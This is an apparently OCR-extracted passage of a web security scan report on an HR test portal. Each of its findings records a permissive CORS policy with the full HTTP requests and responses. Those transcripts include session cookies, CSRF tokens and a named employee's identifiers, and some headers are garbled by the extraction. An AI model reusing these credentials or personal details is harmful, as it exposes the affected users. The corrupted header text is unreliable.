Content-Security-Policy: default-src 'self' https://\*.zalaris.com;443 https://\*.sapsf.eu;443 https://sapsf.eu;443 https://sapsf.eu;4 https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://\*.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://syndication.twit eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloselMonthsData":[2,"Key","Text"]}

# 11.49. https://testportal.zalaris.com/neptune/zmfp home screen

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_home\_screen

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://rygoxgcelmin.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_home\_screen?ajax\_id=TIME\_KPl&ajax\_applid=ZMFP\_HOME\_SCREEN&sap-client=650&dxp=21100006&field\_id=00186 HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657790084534; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; SAPWP\_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: le86c367ed87c412ba8ead36d6d910d01.ad9ab20d421f4113 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-ad9ab20d421f4113-01 Origin: https://rygoxgcelmin.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:20:06 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 193 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: cache-control: no-store sap-server: true Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 ht /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://d.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ img-src 'self' unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com https://\*.zalaris.com https://e.laris.com/h eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close {"modeloHBoxTimeRegData":{"ICON":"sap-icon://zal/Time-registratiom-Outline", "START\_TEXT": "", "VALUE": "75", "END\_TEXT": "", "SEVERITY": "Error", "APP\_ID": "ZMFP\_TIME\_ENTRY\_V2", "URL": "", "VISIBLE": true}}

#### 11.50. https://testportal.zalaris.com/neptune/zmfp launch ext app

## Summary

Severity: Information Confidence: Certain https://testportal.zalaris.com Host:

/neptune/zmfp\_launch\_ext\_app Path:

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://ibwvpxskjhbu.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_launch\_ext\_app?ajax\_id=GET\_URL&ajax\_applid=ZMFP\_LAUNCH\_EXT\_APP&sap-client=650&dxp=21100006&field\_id=00046&ajax\_value=userGuides HTTP/1.1 Host: testportal zalaris com Cookie: saplb PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32:980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; a\_usesion=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657790084534; SaPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.f4f38c01427541b7 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-f4f38c01427541b7-01 Origin: https://ibwvpxskjhbu.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:21:33 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 content-length: 79 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: cache-control: no-store sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab:

https://\*.boost.ai/ https://salcors.azurewebsites.net/ https://raccounts.ondemand.com/ https://salcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/ https://\*.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://paltform.twitter.com/ https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/ h

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelextURLData":{"EXT\_URL":"https://testportal.zalaris.com/ep/redirect/ht"}}

## 11.51. https://testportal.zalaris.com/neptune/zmfp leave request

## Summary

Severity: Information

182 of 415

Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_leave\_request

## Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://zdmsfinxjghb.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

POST /neptune/zmfp\_leave\_request?ajax\_id=SYNC&ajax\_applid=ZMFP\_LEAVE\_REQUEST&sap-client=650&dxp=21100006&field\_id=00253 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657791225059;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.951c15afe8824969 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-951c15afe8824969-01 Content-Length: 47

Origin: https://zdmsfinxjghb.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

Te: trailers Connection: close

{"IT\_OUTBOX":{},"GV\_PAGE\_START":{"ROLE":"ESS"}}

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:38:15 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 46270

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers:

cache-control: no-store

/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand. http://www.zalaris.com http://zalaris.com https://\*.zalaris.com.443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloPageStartData"

("COUNT ALL":13,"COUNT APPROVED":11,"COUNT REJECTED":0,"COUNT SENT":2,"COUNT POSTED":0,"COUNT ACC":6,"COUNT DELETED":0,"WRK BEGDA":"202207 15"},"modelListStatusData":[14,"TYPE",

# 11.52. https://testportal.zalaris.com/neptune/zmfp\_personal\_profile

## Summary

Severity: Information Confidence:

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_personal\_profile

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://eqlpnyojeugs.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_personal\_profile?ajax\_id=GET\_DATA&ajax\_applid=ZMFP\_PERSONAL\_PROFILE&sap-client=650&dxp=21100006&field\_id=00599 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657791885721; SAPWP\_active=1;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.9e55c3adf2c74d96 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-9e55c3adf2c74d96-01

Content-Length: 15

Origin: https://eqlpnyojeugs.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

Te: trailers Connection: close {"GS\_INPUT":{}}

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:53:04 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

Content-Length: 247989 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

access-control-allow-methods:

access-control-allow-headers:

cache-control: no-store sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\* zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\* mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://sumg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdnjs.com/files/zalaris.com/files/zalaris.com https://syndication.twitter.com https://sy eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ibn.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com

184 of 415 15-07-2022, 10:43 am

https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

```
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelPageStartData":
{"IT0002_VIS":true,"IT0006_VIS":true,"IT0021_VIS":true,"IT0105_VIS":true,"IT0009_VIS":true,"IT0413_VIS":false,"IT0032_VIS":false,"PORID":"650-00034448","ENAME":"Jostein Hansen","
...[SNIP]...
```

# 11.53. https://testportal.zalaris.com/neptune/zmfp photo upload

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_photo\_upload

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://tkderprymzou.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

```
POST /neptune/zmfp_photo_upload?ajax_id=GET_PHOTO&ajax_applid=ZMFP_PHOTO_UPLOAD&sap-client=650&dxp=21100006&field_id=00004 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657791825640; SAPWP_active=1; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json Sap-Client: 650
Neptunelaunchpad: PORTAL
  (-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.3798fe52db664bcd
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-3798fe52db664bcd-01
Origin: https://tkderprymzou.com Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:44:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8 Content-Length: 162296
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
```

185 of 415

https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.galaris.com https://\*.maps.gstatic.com https://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://pianis.com/https:///zainis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://com/h eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://maxcdn.bootstrapcdn.com https://conjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://conjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; 